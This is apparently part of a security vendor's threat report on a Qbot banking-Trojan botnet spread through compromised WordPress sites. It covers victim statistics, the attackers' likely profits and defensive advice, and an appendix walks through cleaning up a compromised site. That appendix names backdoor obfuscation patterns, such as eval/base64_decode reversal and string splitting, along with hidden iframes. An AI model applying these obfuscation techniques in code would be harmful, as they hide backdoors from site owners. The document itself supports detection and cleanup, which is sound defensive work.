
After a connection has been established, the panel allows for renting attackers to "comment" on the sock, providing a way to annotate each infiltration point:



To facilitate the attackers' infiltration efforts, the panel keeps a searchable history of all of the attackers' connection history.

Who were the victims?


Infecting 500,000 systems via compromised WordPress sites and a multi-part attack chain, this cybercrime group used the Qbot banking Trojan to sniff and capture online banking 'conversations' including online account login credentials for many of the largest retail and commercial banks in the US and Europe.




(Screenshot 24. A total of 0.8 million online banking-related HTTPS conversations were sniffed)

Screenshot 24 shows that so far, the botnet has successfully sniffed and sent back a total of 0.8 million online banking-related HTTPS conversations. Analyzing infected IP addresses, it can be seen that this group targets primarily US online banking users, with IP addresses in the US representing 75% of infected systems (Figure 8).

Proofpoint's analysis found that Microsoft Internet Explorer accounted for 82% of the successful Qbot infections, which is to be expected given both the size of the Internet Explorer install base and the number and variety of exploits available for this browser. Much more striking is the distribution of operating systems for infected clients (Figure 9). From the cybercrime group's logs, Microsoft's Windows XP accounts for 52% of infected clients, a figure that is at once unsurprising – considering that support for Windows XP, including patches, ended April 2014 – and at the same time confirms the fears of security leaders who predicted a surge in attacks and infections on an operating system that is still widely used in both consumer and business IT environments. Recent estimates put Windows XP market share at 20-30%, which means that Windows XP clients represent a disproportionate share of the infected clients in this group's Qbot botnet.



(Figure 8. Victim geolocation distribution)



(Figure 9. Victim OS distribution)

Implications

The operations of this Russian cybercrime group exemplify both the sophisticated attack chain and the key challenges of modern threats. While attackers rely on a variety of means to connect with potential victims, compromised web sites are a critical component in the attack chain. Attackers have the financial and technical means to infect an almost unlimited number of legitimate web sites, above and beyond the more easily identifiable malicious or suspicious sites that traditional defenses are designed to detect and block.

Moreover, the attack chain does not simply deliver a single piece of malware onto an infected system and stop at that. Instead, it is designed to establish a foothold on the system so that any number of different pieces of malicious software can be downloaded in order to carry out criminal activities ranging from banking account theft to secret communications and transfers, to distributed denial of service (DDoS), to ransomware and any other activity that represents an opportunity to monetize that infected system.

Financial Implications

With 500,000 infected clients stealing online banking account credentials for as many as 800,000 online banking accounts, this cybercrime group has the potential for tremendous

profits. Previous takedowns of rings of money transfer "mules" employed by organized crime groups have shown that $25,000 per account is realistic figured. If even a fraction of a percent of the 800,000 accounts that they have sniffed yields credentials that enable them to conduct illegal electronic funds transfers (EFT) or other transfers this cybercrime group has the potential to net millions of dollars from their operation.

In addition to the potential gains from compromised online banking accounts and EFTs, as this analysis shows the cybercrime group has found other opportunities to monetize their infected systems, for example through the licensing of their SocksFabric service. While there is insufficient data to estimate the usage and therefore the revenues from this service, simple modeling shows that it would be sufficient to at least cover their operational costs, such as fees for login lists, obfuscation services and evasiveness testing.

End-user Perspective: Safeguarding PCs and Browsing

For end users, education in safe browsing and email security best practices are important but ultimately one of the best means of protecting themselves is to regularly apply patches and disable risky services. Ensuring that your most-frequently targeted applications are patched can reduce the risk that visiting a compromised web site or clicking on a malicious link or attachment in an email will have catastrophic consequences. This generally means applying all Critical security updates for your operating system and browser, but also making sure that users have applied the latest patches for Java (from Oracle) and Adobe Flash and Reader. Proofpoint sees many attacks with PDFs that exploit three- and four-year old vulnerabilities in Adobe Reader and Microsoft Internet Explorer, and of course Windows XP users must absolutely take steps to switch to a supported operating systems.

Proofpoint analysts see web-based exploits every day that use malicious JavaScript hidden in a compromised web site. Another simple measure users can take to protect themselves is to disable JavaScript in their browsers: if it is not practical to disable JavaScript for all sites, then consider doing so for untrusted zones or sites.

Finally, Microsoft Windows users should consider downloading and using the Enhanced Mitigation Experience Toolkit (EMET) 5.0 for an added measure of protection.

Institutional Perspective: Safeguarding Banks

Banks should offer – and encourage their customers to use – two-factor authentication options for their online banking activities. While this will not protect the end-users' systems from infection by compromised sites, it will make it more difficult for cybercrime groups to make use of the credentials that they successfully sniff from users' online banking sessions.

For organizations seeking to protect their users from email-borne threats – from phishing to legitimate emails linking to malvertising or other compromised sites – a layered defense is essential. Best practices have expanded so that simply detecting and blocking known malware and known malicious URLs are no longer sufficient: a combination of effective anti-spam, antivirus, and URL reputation (for known threats) with advanced threat detection capabilities (such as malware and URL sandboxing and big-data analytics to provide predictive protection) is now the standard.

A critical complement to this is the ability to identify high-risk incidents when they occur and rapidly trace them back to effected systems and users in order to mitigate risk to the rest of the environment and user base. Finally, organizations have to look to cloud-based solutions: more than most organizations they are faced with a diverse and dispersed base of users and endpoints and traditional gateway solutions are not going to be able to provide protection that follows their users across their different devices.

Website Perspective: A note on WordPress

See the Appendix for a guide to identifying whether your WordPress site is vulnerable and compromised, as well as steps to clean up infected systems.

APPENDIX

Suggestions on Cleaning Up and Securing Wordpress

1. How do WordPress Sites get infected?

WordPress (WP) is the most widely used CMS tool, making it a prime target for attackers wanting to distribute malware. While the WordPress team is generally quick to address discovered vulnerabilities and release patches, adoption of these patches is unfortunately rather slow, leaving many out-of-date versions lingering on the Web for considerable periods of time. This extended window of vulnerability provide attackers ample time to take advantage of known vulnerabilities and compromise huge numbers of sites running vulnerable WP installations.

In addition to outdated WP installations, vulnerable or outdated WP Plugins, adoption of weak passwords (WP Admin, FTP, etc) and sometimes even insecure Webhosts can be the root cause behind a compromised WP site.

2. Detecting an Infection

There exist a number of strategies that can be adopted to determine if a specific WP installation has been compromised. These include the use of WordPress scanners to try to detect malicious code present on the site's publicly facing pages, running WP Core Integrity checks to determine if the Core WP installation files (which should not change) have been modified at all, checking with Google's Safe-Browsing API to determine if the site suffers from a known infection, running a Google "site:www.example.com" search and studying results to identify if any unusual, strange or malformed file names are present on the site, as well as looking through key files and folders that are commonly modified to include attacker code.

Neither of these solutions provides a 100% guarantee that they will detect a breach. Modern Web-based malware is unfortunately so dynamic that it is recommended to leverage as many of these options as possible.

a. Scanners

Scanners operate from the outside and analyze a site's pages to determine whether or not specific patterns of malicious code or specific exploits can be found on the scanned page.

There exist a number of free and paid online scanners and we have listed a few that have been known to work well with WordPress, here:

i. Sucuri
ii. Quterra
iii. i09 Wordpress Exploit Scanner
iv. Others

b. WP Core Integrity Check

The core WP files should not change when updating plugins and themes, and sometimes even survive version updates. For this reason, attackers often choose to place backdoor code (covered in Section 8) in these files and folders as it grants them a degree of persistency they could not otherwise achieve. However, this presents a robust check-point that allows WP admins to identify whether or not something untoward has occurred on the system.

Checking the WP core's integrity to determine whether or not the core file structure matches that of the core system available for that version indicates whether or not changes have been made, and if there are changes, the WP installation is likely compromised.

Two tools that help check the WP core are provided below:

i. Sucuri (How to)
ii. Wordfence

c. Using Google

i. site:search (LOOK for: unusual/random filenames)
ii. Blacklisted? Google Safe-Browsing Diagnostics

Leveraging Google can provide some useful insight into the state of any particular WP installation. Running the search "site: yoursitehere.com" in Google lists out all files Google can discern on the target site, allowing us to identify whether any strange, random or unusual filenames are present on the site. These may be indicative of a compromised site.

Another resource Google provides is its Safe Browsing Diagnostic, which will describe any malicious code Google may have identified on the site in question within the past 90 days. Simply replace [yoursitehere.com] with your domain's homepage and run in any browser:

http://www.google.com/safebrowsing/diagnostic?site=[yoursitehere.com]

d. Search Files, Folders and Database for Malicious Code

A fourth option is to comb through the WP site's files, folders and database to determine whether any malicious code or files may be present. Be sure to unhide any hidden files or folders so they aren't overlooked in this process. This option is more time-consuming, but can provide insight that the other options may have missed.

i. LOOK IN:
   - .htaccess, index.php, wp-content/themes/index.php; /header.php; /footer.php; /functions.php, Database

ii. LOOK FOR:
   - Files: .exe, .swf, .jar, .dll, sometimes malicious redirects masquerade as image files

- Code/Script: < iframe>, “display:none”, (obfuscated) JavaScript

If any suspicious looking code that generates iframes or redirects is found, REMOVE it. If any suspicious files are found, DELETE them.

3. Scan Local System

Should any of the above methods provide a positive indication of the WP site having been compromised, or even raise suspicion of a possible compromise, use multiple Anti-Virus solutions to scan your local system to try to identify whether or not the attack is the result of a compromised machine.

A local compromise can sometimes be the beachhead attackers used to gain access to the WP installation. If this is the case, any kind of malware may be present on the machine, including backdoors, keyloggers, screen or memory scrapers, etc, which may be used to monitor any changes you attempt to make from this point on. Thus, it is good practice to ensure your local machine is clean.

4. Backup WordPress

Backup all WordPress files.

If a very recent (non-compromised) backup is available, at this point it may be sufficient to reinstall the WP site from the backup and upgrading the WP version and all Plugins and Themes to the very latest versions.

5. Take Down the WP Site

If there is a strong indication that the site is infected, it is a good idea to take the site down temporarily in order to prevent users from accessing the site and becoming infected as well.

6. Update the WP Site

Update the WP installation to the latest version, including all plugins and themes. This is important to try and eliminate any vulnerability that may have been used to breach the site’s security. Another option would be to re-install the WP core from a clean .zip file and then run the update tool. Ensure you have the site backed-up before you do this.

7. Update Access Controls

If the site has been compromised, or if there is any suspicion it has been compromised, it is *very important* that ALL access controls be updated.

a. Change ALL Passwords
    i. Wordpress, especially admin and editor passwords, but even changing ordinary users’ passwords is a good idea.
    ii. CPanel or any other control panel provided by the Webhost
    iii. FTP
    iv. SSH
    v. Pretty much everything and anything that requires a password

It is highly recommended that long, hard to guess passwords be selected. Using randomly generated passwords that include both alphanumeric and special characters is a good idea. There are a number of free tools available online, such as Passpack and KeePass, that help generate and manage passwords.

b. Check Users:

Check up on all users of the site. For Admins/Editors: DELETE unrecognized accounts. Attackers often create new accounts in order maintain persistence. Hence, anyone that does not require admin or editor permissions should either be deleted or, at the very least, have downgraded permissions.

c. Secret Key:

Even after all passwords have been changed, the attacker may still be connected to the system through valid cookies. Therefore, all sessions must be cancelled.

This can be achieved by changing the WP security keys to ensure any active sessions initiated by the attacker will be ended and they will be logged out of the site.

8. Find and Remove Backdoors

At this point, any malicious code and/or files should have been removed; the WP infrastructure (including core, plugins and themes) should have been updated, and ALL access controls, such as passwords should have been updated.

Unfortunately this is not enough to ensure the site is safe. One of the first things attackers do on gaining access is to install backdoors into the system.

Backdoors may include added users accounts, Webshells, or other mechanisms that allow remote access to and control over the site, often simply through a browser. For this reason, they are often installed in locations that survive most updates.

a. What to Look for:

Backdoors can be in the form of files uploaded to the system, or tiny scripts included in pre-existing files. Hence, this step can be quite time-consuming and requires a degree of thoroughness in order to ensure that nothing is overlooked.

i. Files: These are usually designed to look innocuous or as if they belong where they are, though sometimes they can simply be random filenames. Often, though, these will contain popular plugin or widget filenames such as 'akismet' or others to make the files appear legit. Knowing the legitimate filenames for your plugins, themes, and so on, as well as checking the file extensions will help root out the good from the bad.

ii. Scripts: Scripts injected into legitimate files will usually try to hide their true nature by encoding. One of the most common ways to achieve this is by using "eval()" and "base64_decode()" functions. Note that sometimes these can be reversed and may appear as "()lave" or "()edoced_46esab", or may be partially

split up, etc. Other things to look for include variables like $a = 'm'.'d5', $y = 'base'.'6'.'4', etc, and of course, random/obfuscated strings.

b. Where to Look:
   i. Filesystem
      - Themes (wp-themes/) – It is a good idea to just DELETE inactive themes
      - Plugins (wp-content/plugins/)
      - Content (wp-content/)
      - wp-config.php
      - Uploads Folder
      - Includes Folder (wp-includes/, wp-includes/images, etc)
      - Other (.htaccess/posts/pages/widgets)

   ii. Database
      - Backdoor code can often be obfuscated in both files and databases by placing it in the middle of a large chunk of 'junk' code that is /*commented out */, so searching through this with a text editor that highlights syntax makes the job easier.

   iii. If Root Access is Available
      - Apache
      - Nginx

9. Update Access Controls

Once you have identified and removed any backdoors, it is advisable to change ALL passwords a second time.

10. Verify

At this point the WP installation should be free of malicious code and interference from malicious parties. It is recommended to take the following steps:

a. Run the update tool again
b. Remove any cached files
c. Run step 2 of this post again, or at least any of the methods that delivered a positive indication of malicious/suspicious code
d. If problems persist and the site is on a shared hosting plan, there is a good chance the server has been compromised at a lower level. In this case it is best to contact the Web Hosting provider and communicate the issue. Depending on their responsiveness, it may be advisable to consider switching Web Hosts.

11. Harden the WP Site

If the site was taken down to protect visitors, before putting the site up again, it would be a good idea to harden the site against potential future attacks. The list below provides some actions that can be followed to improve the site's overall security posture:

a. Never use the default 'admin' username
b. Leverage a secure password policy (as mentioned in this post)
c. Make use of SFTP when managing your site
d. Install an Intrusion Detection System (IDS), such as Tripwire or OSSEC
e. Install a Web Application Firewall (WAF)
f. Harden the wp-config.php file by following this tutorial
g. Leverage a Scanner to frequently check your WP site's security posture
h. Leverage some of the security Plugins mentioned in this post
i. Limit themes to popular, well-known themes that are updated regularly (stay away from pirated themes)
j. Always keep WP and its themes and plugins updated to the latest version. Tools are available to assist with this:
    i. Automated WP Plugins Update Plugin by Whitefir
k. Always maintain regular backups of the site

Credits: Wayne Huang, Sun Huang, Alex Ruan, G. Mladenov, Jordan Forssman, Martin Chen, Lance Chang, Allan Ku, Jeff Lee, Aryan Chen, Tom Kao, Brian Burns, Chris Iezzoni